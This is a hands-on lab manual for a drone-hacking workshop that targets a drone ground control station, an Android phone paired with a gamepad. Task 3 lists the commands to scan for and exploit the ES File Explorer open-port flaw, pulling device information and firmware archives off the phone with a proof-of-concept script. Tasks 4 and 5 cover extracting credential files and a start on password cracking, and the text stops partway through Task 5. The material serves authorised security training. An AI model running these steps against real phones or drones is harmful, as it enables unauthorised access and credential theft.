|  |
| --- |
| Dark Wolf Solutions |
| Hack Our Drone  Module 1: Ground Control Station  Lab Manual |
|  |
| 2023 08 05 |

# 

[**Task 1: Describe the Device Under Test: 4**](#_heading=h.30j0zll)

[Task 1 Objective: 4](#_heading=h.mf0ykx77l4vh)

[Task 1 Description: 4](#_heading=h.uehfil4brd2i)

[Task 1 Solution: 5](#_heading=h.fmh1n5vbuwyh)

[A1: What type of game pad controller? 6](#_heading=h.48brhobf8m2o)

[A2: What is the purpose of the game pad controller? 7](#_heading=h.a3winn8vjzci)

[A3: What type of phone is this? 8](#_heading=h.ouq58syx233)

[A4: What is the Operating System of the phone? 9](#_heading=h.jnb4witijynz)

[A5: What is the OS version of the phone? 9](#_heading=h.3imtneipfe8)

[A6: What UAS related software is on the phone? 10](#_heading=h.8psucwzc2gib)

[A7: How does the phone communicate with the gamepad? 11](#_heading=h.mctjnwarf03u)

[A7: How does the phone communicate with the UAV? 12](#_heading=h.1b7127mrzed0)

[A8: Are there “interesting” files, logs, services, or credentials on the phone? 12](#_heading=h.6li23nlrwk8g)

[**Task 2: File Collection - Easy Physical Access 13**](#_heading=h.5onhlxbqcoa)

[Task 2 Objective: 13](#_heading=h.1fob9te)

[Task 2 Description: 13](#_heading=h.mj8ql5iwnwih)

[Task 2 Solution: 13](#_heading=h.3znysh7)

[Collect Files (USB Drive): 13](#_heading=h.5dbmoqf8x20i)

[**Task 3: File Collection - Hard Network Access 14**](#_heading=h.f1peffimkc6y)

[Task 3 Objective: 14](#_heading=h.d44bljszntbx)

[Task 3 Description: 14](#_heading=h.twnzveirq6r9)

[Task 3 Solution: 15](#_heading=h.d82bd8tjarsp)

[**Task 4: Firmware Analysis 20**](#_heading=h.4d34og8)

[Task 4 Objective: 20](#_heading=h.nlxvi8nt1olk)

[Task 4 Description: 20](#_heading=h.gh574kkletvn)

[Task 4 Solution: 20](#_heading=h.587yfzad26m7)

[Files: 20](#_heading=h.17dp8vu)

[Commands: 20](#_heading=h.3rdcrjn)

[**Task 5: Credential Collection - /etc/passwd 23**](#_heading=h.35nkun2)

[Task 5 Objective: 23](#_heading=h.wqa8uzabqc76)

[Task 5 Description: 23](#_heading=h.1ksv4uv)

[Task 5 Solution: 23](#_heading=h.m1duglmhxql7)

[Files: 23](#_heading=h.44sinio)

[Setup: 23](#_heading=h.2jxsxqh)

[Crack an Encrypted Password: 23](#_heading=h.z337ya)

[**Task 6: Credential Collection - WiFi passphrase 24**](#_heading=h.983xff1hijqh)

[Task 6 Objective: 24](#_heading=h.av8wnvxl1xzf)

[Task 6 Description: 24](#_heading=h.t7f5r94mrftb)

[Task 6 Solution: 25](#_heading=h.61r2zsnomugc)

[Files: 25](#_heading=h.9qoqtxk0bbue)

[Setup: 25](#_heading=h.11xqs7bwvimv)

[Analyze the Wireless Access Point configuration 26](#_heading=h.picn90j451ms)

# 

# **Task 1: Describe the Device Under Test:**



## **Task 1 Objective**:

Examine the components of this Ground Control Station (GCS) system and understand their relationship.

## **Task 1 Description**:

To better understand the system under test, answer the following questions:

1. What type of game pad controller?
2. What is the purpose of the gamepad controller?
3. What type of phone is connected to the gamepad?
4. What is the Operating System of the phone?
5. What is the OS version of the phone?
6. What UAS related software is on the phone?
7. How does the gamepad communicate with the phone?
8. How does the phone communicate with the UAV?
9. Are there “interesting” files, logs, services, or credentials on the phone?

## **Task 1 Solution:**

### **A1: What type of game pad controller?**

Insert image

On the back of the controller, we see that this is a CX-9115 controller, although no Vendor, Product Name, Serial Number or FCC ID is apparent.  
  
An internet search on ***wireless controller* *CX-9115*** brings a few hits on the product name ***Ipega*** ***Wolverine.*** It is also noteworthy that the description here states this device has *Bluetooth*.




<https://shopee.ph/Wolverine-Vibration-Bluetooth-Gamepad-Controller-Cx9115-PG-9099-i.71033965.1583440527>


There is also an *‘unboxing’* video on YouTube.  
<https://www.youtube.com/watch?v=O7J5nd_GFY0>

### **A2: What is the purpose of the game pad controller?**

The gamepad can be used as a flight controller for the UAS.  
  
A screenshot from Ardupilot documentation on the use of a gamepad as flight controller.



<https://ardupilot.org/copter/docs/common-joystick.html>

A screenshot of the PX4 documentation on the use of a gamepad as a flight controller.  


<https://docs.px4.io/main/en/config/joystick.html>

### **A3: What type of phone is this?**

This is a Huawei Nexus 6P phone. Both color and memory will vary between devices in the workshop.

Many, but not all, Ground Control Stations include a screen to display pre-flight configurations, live maps during flight, and real-time video streams. While this can be built into an embedded system, many vendors choose to use an existing screen device such as a phone, tablet, or laptop.

Settings > System > About phone > Nexus 6P

### 

|  |  |
| --- | --- |


### 

### **A4: What is the Operating System of the phone?**

The Huawei Nexus 6P phone is running an Android operating system.

In addition to Android, other operating systems that we have seen on Ground Control Systems include Windows and Ubuntu Linux.

Settings > System > About Phone > Android Version > 8.1.0

****

### **A5: What is the OS version of the phone?**

Settings > System > About Phone > Android Version > 8.1.0

### 

### **A6: What UAS related software is on the phone?**

### 

*Settings* is an app that allows you to control various settings on the Android phone including Wifi networks and USB connections.  
  
*QGroundContro*l is an app that allows you to configure UAV flight parameters, create mission flight plans, control the UAV in flight, and download flight logs.

*ES File Explorer* is an app that allows you to manage files and is included here to help manage flight logs and upload firmware updates to the UAV.

*PortDroid* is an app that allows you to scan open network ports on networks on which the Android phone is connected.

### **A7: How does the phone communicate with the gamepad?**

Disconnect the USB-C cable from the phone or the gamepad. Reconnect them with the cable. After a few seconds, you may see one of the two images below. The first is a dialog asking if QGroundControl should be configured as the default app for the gamepad. The second is a screenshot of the QGroundControl app automatically opening when the gamepad is connected.


The gamepad communicates with the QGroundControl app through the USB-C cable.

|  |
| --- |
|  |

### **A7: How does the phone communicate with the UAV?**

The phone communicates with the UAV over Wifi. We examine this communication more closely in Module 3 - Comms.

You can find the stored network settings for the UAV Wireless Access Point in the wifi settings



### **A8: Are there “interesting” files, logs, services, or credentials on the phone?**

Where might you find such information on the phone? How would you access it?  
  
We examine this more closely in the following Tasks.

# 

# **Task 2: File Collection - Easy Physical Access**

## **Task 2 Objective:**

Collect files from the GCS via physical access to the phone.

## **Task 2 Description**:

Files found on the GCS can reveal two different types of UAS information:

1. Sensitive information related to persons, locations, payloads, or missions.
2. Sensitive information related to credentials, encryption keys, or communications.

Collect the files found on the Android component of the Ground Control System and examine them for sensitive information.

## **Task 2 Solution:**

### **Setup:**

Connect the Henretty USB dock to the GCS Android phone.

Connect a thumb drive to the dock.



### **Instructions:**

1. Open the *ES File Explorer* app
2. Navigate to *Internal Storage > Download*
3. To select a file, press down lightly on one file icon for one second
4. To select multiple files, press down lightly on other files
5. To copy the selected files, select the *copy* icon in the lower left hand corner
6. To transfer the files from the Download folder to your thumb drive,
   1. Push the “***<***” back button twice
   2. Select “*USB1006*” icon from the *Home* page
   3. Select “*UsbStorage*” folder
   4. Select “*Temp*” folder
   5. Select the *Paste* icon in the lower left corner

# **Task 3: File Collection - Hard Network Access**

## **Task 3 Objective:**

Collect files from the GCS over the network.

## **Task 3 Description**:



Files can be shared over the network by design or by accident.


## **Task 3 Solution:**





## 


## 

A DHCP server has been installed on the Kali Linux thumb drive. We can use this to connect to the Android phone over an ethernet network.


1. Boot up a Kali laptop
   1. Boot into “Live Persistent' mode
2. In a terminal run the following command,
3. Disable the WiFi on the Android phone.
4. Use the Henretty USB hub to connect to the Android USB-C port. Connect an ethernet cable between the phone and the laptop.
   1. If you connect to a **network port already on the laptop**, your network interfaces is eth0
      1. sudo ifconfig eth0 192.168.8.1
         1. You might need to repeat this command
         2. You can get help from a lab rat in configuring this port through the GUI
      2. sudo systemctl restart isc-dhcp-server
   2. If you connect **to the laptop with the USB Network dongle**, your network will be eth1. You can use the extra USB ethernet dongle if necessary. Run the following commands in a terminal
   3. sudo ifconfig eth1 192.168.8.2
      * 1. You might need to repeat this command
        2. You can get help from a lab rat in configuring this port through the GUI
      1. sudo cp /etc/default/isc-dhcp-server.eth1 \ /etc/default/isc-dhcp-server
   4. 
      1. sudo systemctl restart isc-dhcp-server
5. Disconnect and reconnect the USB-C port on the phone
6. On the Android phone, verify that an IP address has been assigned. It should have a value similar to 192.168.8.10
   1. Settings > System > About Phone > Status > IP Address



1. Run a ping command to verify connectivity
   1. ping 192.168.8.10 (or the IP address seen on the phone)
2. Scan the network interfaces on the phone
   1. nmap 192.168.8.10
3. Scan for a known exploitable port on the phone
   1. nmap -p 59777 192.168.8.10
4. From the kali user’s home directory, cd into the exploit directory
   1. cd ESFileExplorerOpenPortVuln
   2. ls
5. Use the exploit to get device and file information
   1. python3 poc.py list
   2. python3 poc.py --cmd getDeviceInfo --host 192.168.8.10
6. We can also pull files directory off the Android file system
   1. python3 poc.py -g rootfs-system.tar.xz \

--host 192.168.8.10

* 1. python3 poc.py -g rootfs-ardupilot.tar.xz \

--host 192.168.8.10

1. You can see now see these files in your current directory
   1. ls -1


Poc.py

README.md

requirements.txt

rootfs-ardupilot.tar.xz

rootfs-system.tar.xz



# Task 4: Firmware Analysis

## Task 4 Objective:

The UAV (drone) contains one or more compute modules. This is usually either an embedded STM32 board or an ARM based single board computer (SBC). In addition, many UAV have a ‘daughter’ board to handle sensors or payloads. There may also be an additional board to handle radio communications. All these boards require a way to perform firmware updates. Often, these firmware updates are loaded to the UAV through the Ground Control System. The update process can leave firmware files behind for analysis.

In this module, we will examine the firmware update files we found on the Ground Control System in the previous tasks.

## Task 4 Description:

We have collected two files *(root-system and root-ardupilot)* related to the UAV firmware. These files represent over-the-air (OTA) firmware updates for the UAV. The OTA firmware is transferred to the UAV from the GCS.

## Task 4 Solution:

### Files:


If you run into trouble transferring the files from your phone, you can find the same files in the *Labs > 01-GCS > Files* folder on the USB thumb drive.

rootfs-ardupilot.tar.xz


rootfs-system.tar.xz

### Commands:

1. In a terminal, create a working directory in the /tmp directory and copy the firmware
   1. mkdir /tmp/gcs
   2. cp /home/kali/ESFileExplorerOpenPortVuln/\*.xz /tmp/gcs
   3. cd /tmp/gcs
   4. ls -l
2. In a terminal, in the same folder as your downloaded files, run the following command to view the file contents
   1. tar tvJf rootfs-system.tar.xz



* 1. tar tvJf rootfs-ardupilot.tar.xz



1. To extract the files, we run a very similar command
   1. tar xvJf rootfs-system.tar.xz



* 1. tar xvJf rootfs-ardupilot.tar.xz



1. Spend a few minutes reviewing the file contents. You can use the cat command to view text files. Look for information that could help you access the UAV, elevate your privileges, or present exploitable vulnerabilities.
   1. cat etc/issue.net



# Task 5: Credential Collection - /etc/passwd

## Task 5 Objective:

## Task 5 Description:

There are three credentials that can be collected from our ‘firmware update’ files. These are the passwords for the root user, the debian user, and the WiFi passphrase. We will crack the password for the debian user in this task. The root password is not crackable during the time available here. And determining the WiFi passphrase from these tar files is left as an exercise for the student.

The debian password is cracked based on a dictionary attack using the infamous *rockyou* wordlist.

## Task 5 Solution:

### Files:


If needed, the passwd, shadow, and rockyou.txt files can be found as standalone files in the directory *Labs > 01-GCS > Files.*

### Setup:

